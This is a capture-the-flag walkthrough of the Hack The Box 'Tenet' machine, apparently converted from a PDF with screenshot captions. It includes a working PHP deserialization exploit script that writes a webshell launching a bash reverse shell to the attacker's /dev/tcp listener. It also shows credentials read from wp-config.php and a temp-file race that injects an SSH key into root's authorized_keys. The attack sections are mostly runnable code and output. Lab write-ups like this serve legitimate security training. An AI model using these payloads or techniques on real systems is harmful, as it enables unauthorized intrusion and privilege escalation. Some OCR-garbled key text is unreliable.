


tenet

```
(root@kali)~/Documents/htb/boxes/tenet
# nmap -sC -sV 10.10.10.223
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 11:28 EDT
Nmap scan report for 10.10.10.223
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```


It's just a Default page :/ nothing there, let's add tenet.htb to our /etc/hosts file

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.223 tenet.htb
4
```



I just scrolled down and got a Recent comments section, when I


click that It takes me to the comments page



The screenshot shows a web browser with the address bar displaying `tenet.htb/index.php/2020/12/16/logs/#comment-2`. The browser's bookmark bar includes links to `repo/...`, `Reverse Shell Cheat Sh...`, `Linux - Privilege Escala...`, `Windows - Privilege Es...`, `CyberChef`, and `CrackStatio`. The main content area has a light green background and displays "1 comment". Below this is a user profile for "neil" with a placeholder icon and a timestamp of "December 16, 2020 at 2:53 pm". The comment text reads: "did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!". A "Reply" link is positioned below the comment.

username :neil

I enumed for sometime and stucked here for sometime, they're saying we migrating, so looks like there's another vhost and It would be sator coz the user talking about it
So I added sator.tenet.htb to my /etc/hosts




The screenshot shows a web browser with the address bar displaying `sator.tenet.htb/backup`. The browser's bookmark bar includes links to `GTFOBins`, `GitHub - swisskyrepo/...`, `Reverse Shell Cheat Sh...`, and `Linux - P`. The main content area displays a large "Not Found" message in a bold, black, serif font. Below the message, it states: "The requested URL was not found on this server." A horizontal line separates this from the footer text: "Apache/2.4.29 (Ubuntu) Server at sator.tenet.htb Port 80".

Not Found


The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at sator.tenet.htb Port 80

Somehow I managed to find the file but I can't able to read it :/



When I added .bak to the url, I can able to download it 😊



```
getshell.php x sator.php.bak x
1 <?php
2
3 class DatabaseExport
4 {
5     public $user_file = 'users.txt';
6     public $data = '';
7
8     public function update_db()
9     {
10         echo '[+] Grabbing users from text file <br>';
11         $this->data = 'Success';
12     }
13
14
15     public function __destruct()
16     {
17         file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
18         echo '[] Database updated <br>';
19         // echo 'Gotta get this working properly...';
20     }
21 }
22
23 $input = $_GET['arepo'] ?? '';
24 $databaseupdate = unserialize($input);
25
26 $app = new DatabaseExport;
27 $app -> update_db();
28
29
30 ?>
```

We need to perform php object Injection also called as deserialization

If you're new to this topic then you must go through these things, then you can able to understand this exploit

<https://medium.com/swlh/exploiting-php-deserialization-56d71f03282a>

https://www.youtube.com/watch?v=HaW15aMzBUM&ab_channel=lppSec

<https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf>

Exploiting PHP deserialization

When you control a serialized object that is passed into `unserialize()`, you control the properties of the created object. You might also be able to hijack the flow of the application by controlling the values passed into automatically executed methods like `__wakeup()` or `__destruct()`.

This is called a PHP object injection. PHP object injection can lead to variable manipulation, code execution, SQL injection, path traversal, or DoS.

EXPLOITING PART:

So here I made a file to get shell in just one command

```
getshell.php x sator.php.bak x
1  <?php
2  class DatabaseExport
3  {
4      public $user_file = 'saad.php';
5      public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.10/5555 0>&1\'"); ?>';
6      public function __destruct()
7      {
8          file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
9          echo '[EXPLOITED] Check your netcat :D |';
10     }
11 }
12 $url = 'http://10.10.10.223/sator.php?arepo=' . urlencode(serialize(new DatabaseExport));
13 $response = file_get_contents("$url");
14 $response = file_get_contents("http://10.10.10.223/saad.php");
15 ?>
16
```

```
(rootkali)-[/Documents/htb/boxes/tenet]
# php getshell.php
[EXPLOITED] Check your netcat :D
```

```
(root@kali)~[/Documents/htb/boxes/tenet]
# nc -nlvp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.223.
Ncat: Connection from 10.10.10.223:29608.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@tenet:/var/www/html$ Z
zsh: suspended nc -nlvp 5555

(root@kali)~[/Documents/htb/boxes/tenet]
# stty -a
speed 38400 baud; rows 52; columns 182; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V;
discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iucLc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprnt echoctl echoke -flusho -extproc

(root@kali)~[/Documents/htb/boxes/tenet]
# stty raw -echo; fg
[1] + continued nc -nlvp 5555
reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@tenet:/var/www/html$ stty rows 52 cols 182
www-data@tenet:/var/www/html$ export TERM=xterm
www-data@tenet:/var/www/html$

www-data@tenet:/var/www/html$ ls
index.html  saad.php  sator.php  sator.php.bak  users.txt  wordpress
```

Remember this is a wordpress site so we need to find credentials based on that,

```
www-data@tenet:/var/www/html$ cd wordpress/
www-data@tenet:/var/www/html/wordpress$ ls
index.php  readme.html  wp-admin  wp-comments-post.php  wp-config.php  wp-cron.php  wp-links-opml.php  wp-login.php  wp-settings.php  wp-trackback.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config-sample.php  wp-content  wp-includes  wp-load.php  wp-mail.php  wp-signup.php  xmlrpc.php
www-data@tenet:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

neil:Opera2112


```

neil@tenet:~$ ls -al /usr/local/bin/enableSSH.sh
-rwxr-xr-x 1 root root 1080 Dec  8 13:46 /usr/local/bin/enableSSH.sh
neil@tenet:~$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash

checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}

checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >> $tmpName
    checkFile $tmpName
    /bin/cat $tmpName >> /root/.ssh/authorized_keys
    /bin/rm $tmpName
}

key="ssh-rsa AAAA3NzaG1yc2GAAAQAAAAAAAAAQ+AMU80GdqbAPP/Ls7bX0a9jNlNzN0gXiQh6ih2W0hVg6jqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2GL3A0bQnN13YkL3AA8TlU/ypAuocPVZW0VmNjG1ftZG9AP656hL+c9RfqyNLVcvvQyhNNbAvzaGR2XOVOfxt+AmVLGTlSgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGaNx33b2SlqermjA+RGWmVGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpIGN8MQSNsXa3xxG+kp1Ln2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded

```

let's create a private and public key

```

(root@kali)-[/Documents/htb/boxes/tenet] bin/en
# ssh-keygen -t rsa -b 4096 -C "root@kali"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:n/WCryqA1Dl0cBk0B/Xi0avLrtyFhSxMFpGW6E+/ALU root@kali
The key's randomart image is:
+---[RSA 4096]---+
|  .O*=O+=* ..   |
| ..OO.+B OO     |
| O O .0000. .   |
| . + .O+Eo .    |
| . . . S+=.O     |
| . . *O+..      |
| . . *. ....    |
| . . ...        |
| .....         |
+---[SHA256]---+

(root@kali)-[/Documents/htb/boxes/tenet]
# ls
getshell.php saad.php sator.php.bak tenet.ctb tenet.ctb~ tenet.ctb~ tenet.ctb~~
# ls /root/.ssh/
id_rsa id_rsa.pub known_hosts

```



```
(root@kali)~# cp /root/.ssh/id* .

(root@kali)~# ls
getshell.php  id_rsa  id_rsa.pub  saad.php  sator.php.bak  tenet.ctb  tenet.ctb~  tenet.ctb~~  tenet.ctb~~~

(root@kali)~# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQID7iN51clfteTUGSXdDbN32XSw5MftFDwNBepOTAeyIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctLCpPUBf8v6mjQHcFcs18Sed8K+yJ7RBoWVI+Z30fHENUTG+EJ5VuaOGqs0WS4S+AxjEB0rJxsXvCU5bHsdh84LWs0HyoJbt1DrGLXVxf2x1/UyVP4JViFbuB6ZV0DM5LHQkwt/mj14D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQmXZ9f+y19S95+aNF6F2a0o/Hu3AT8z26T60CDX3jmTEXZUMrMwoj01Lzj6Biv1hXcxtnhtimSP7d2B8Qg7K5px2WNf9FAJBASJcrh0IXiMRDPsgQN5gyuUpsq0ehEaymzEBHPDUUwtra944att4/DMA9wOp8qerRuSDXDPazFhwuvqZAY/fu9umT0sxyJKHK7t9Rj2vsjKc hNUGaBLRC/56lwop915DLfEEvrtZkCFgz8w/PxUo3rj9y31076L35YBT/O+kBQj2f6ibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlVMBcP1Gdgit2QlrqXen6I/ExDmVL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```

let's add our .pub key to root's authorized_keys 😊

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQID7iN51clfteTUGSXdDbN32XSw5MftFDwNBepOTAeyIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctLCpPUBf8v6mjQHcFcs18Sed8K+yJ7RBoWVI+Z30fHENUTG+EJ5VuaOGqs0WS4S+AxjEB0rJxsXvCU5bHsdh84LWs0HyoJbt1DrGLXVxf2x1/UyVP4JViFbuB6ZV0DM5LHQkwt/mj14D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQmXZ9f+y19S95+aNF6F2a0o/Hu3AT8z26T60CDX3jmTEXZUMrMwoj01Lzj6Biv1hXcxtnhtimSP7d2B8Qg7K5px2WNf9FAJBASJcrh0IXiMRDPsgQN5gyuUpsq0ehEaymzEBHPDUUwtra944att4/DMA9wOp8qerRuSDXDPazFhwuvqZAY/fu9umT0sxyJKHK7t9Rj2vsjKc hNUGaBLRC/56lwop915DLfEEvrtZkCFgz8w/PxUo3rj9y31076L35YBT/O+kBQj2f6ibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlVMBcP1Gdgit2QlrqXen6I/ExDmVL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```

```
neil@tenet:~$ vi root.sh
```

```
while true
do
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQID7iN51clfteTUGSXdDbN32XSw5MftFDwNBepOTAeyIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctLCpPUBf8v6mjQHcFcs18Sed8K+yJ7RBoWVI+Z30fHENUTG+EJ5VuaOGqs0WS4S+AxjEB0rJxsXvCU5bHsdh84LWs0HyoJbt1DrGLXVxf2x1/UyVP4JViFbuB6ZV0DM5LHQkwt/mj14D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQmXZ9f+y19S95+aNF6F2a0o/Hu3AT8z26T60CDX3jmTEXZUMrMwoj01Lzj6Biv1hXcxtnhtimSP7d2B8Qg7K5px2WNf9FAJBASJcrh0IXiMRDPsgQN5gyuUpsq0ehEaymzEBHPDUUwtra944att4/DMA9wOp8qerRuSDXDPazFhwuvqZAY/fu9umT0sxyJKHK7t9Rj2vsjKc hNUGaBLRC/56lwop915DLfEEvrtZkCFgz8w/PxUo3rj9y31076L35YBT/O+kBQj2f6ibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlVMBcP1Gdgit2QlrqXen6I/ExDmVL+gDtIe6hWVSZ1oAPpehK9I+w== root@kali" | tee /tmp/ssh-*
```

```
neil@tenet:~$ bash root.sh
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQID7iN51clfteTUGSXdDbN32XSw5MftFDwNBepOTAeyIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctLCpPUBf8v6mjQHcFcs18Sed8K+yJ7RBoWVI+Z30fHENUTG+EJ5VuaOGqs0WS4S+AxjEB0rJxsXvCU5bHsdh84LWs0HyoJbt1DrGLXVxf2x1/UyVP4JViFbuB6ZV0DM5LHQkwt/mj14D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQmXZ9f+y19S95+aNF6F2a0o/Hu3AT8z26T60CDX3jmTEXZUMrMwoj01Lzj6Biv1hXcxtnhtimSP7d2B8Qg7K5px2WNf9FAJBASJcrh0IXiMRDPsgQN5gyuUpsq0ehEaymzEBHPDUUwtra944att4/DMA9wOp8qerRuSDXDPazFhwuvqZAY/fu9umT0sxyJKHK7t9Rj2vsjKc hNUGaBLRC/56lwop915DLfEEvrtZkCFgz8w/PxUo3rj9y31076L35YBT/O+kBQj2f6ibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlVMBcP1Gdgit2QlrqXen6I/ExDmVL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQID7iN51clfteTUGSXdDbN32XSw5MftFDwNBepOTAeyIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctLCpPUBf8v6mjQHcFcs18Sed8K+yJ7RBoWVI+Z30fHENUTG+EJ5VuaOGqs0WS4S+AxjEB0rJxsXvCU5bHsdh84LWs0HyoJbt1DrGLXVxf2x1/UyVP4JViFbuB6ZV0DM5LHQkwt/mj14D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQmXZ9f+y19S95+aNF6F2a0o/Hu3AT8z26T60CDX3jmTEXZUMrMwoj01Lzj6Biv1hXcxtnhtimSP7d2B8Qg7K5px2WNf9FAJBASJcrh0IXiMRDPsgQN5gyuUpsq0ehEaymzEBHPDUUwtra944att4/DMA9wOp8qerRuSDXDPazFhwuvqZAY/fu9umT0sxyJKHK7t9Rj2vsjKc hNUGaBLRC/56lwop915DLfEEvrtZkCFgz8w/PxUo3rj9y31076L35YBT/O+kBQj2f6ibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlVMBcP1Gdgit2QlrqXen6I/ExDmVL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```

```
neil@tenet:~$ cat /tmp/ssh-*
```

```
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
```

Listen here we need 3 terminals to root

To run our root.sh file

To run that enableSSH.sh file (make sure run it as sudo)

To log in as root

You need to do this multiple times, I tried it more than 25 times then I got root shell

parallelly many people trying this so don't get angry try it more time sure you'll get root shell 😊 or reset it and try again
chmod 600 id_rsa

```
(root@kali)~# ssh -i id_rsa root@10.10.10.223
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Mon Jun 7 17:54:50 UTC 2021

```
System load: 1.32          Processes: 185
Usage of /: 15.2% of 22.51GB Users logged in: 1
Memory usage: 11%          IP address for ens160: 10.10.10.223
Swap usage: 0%
```

```
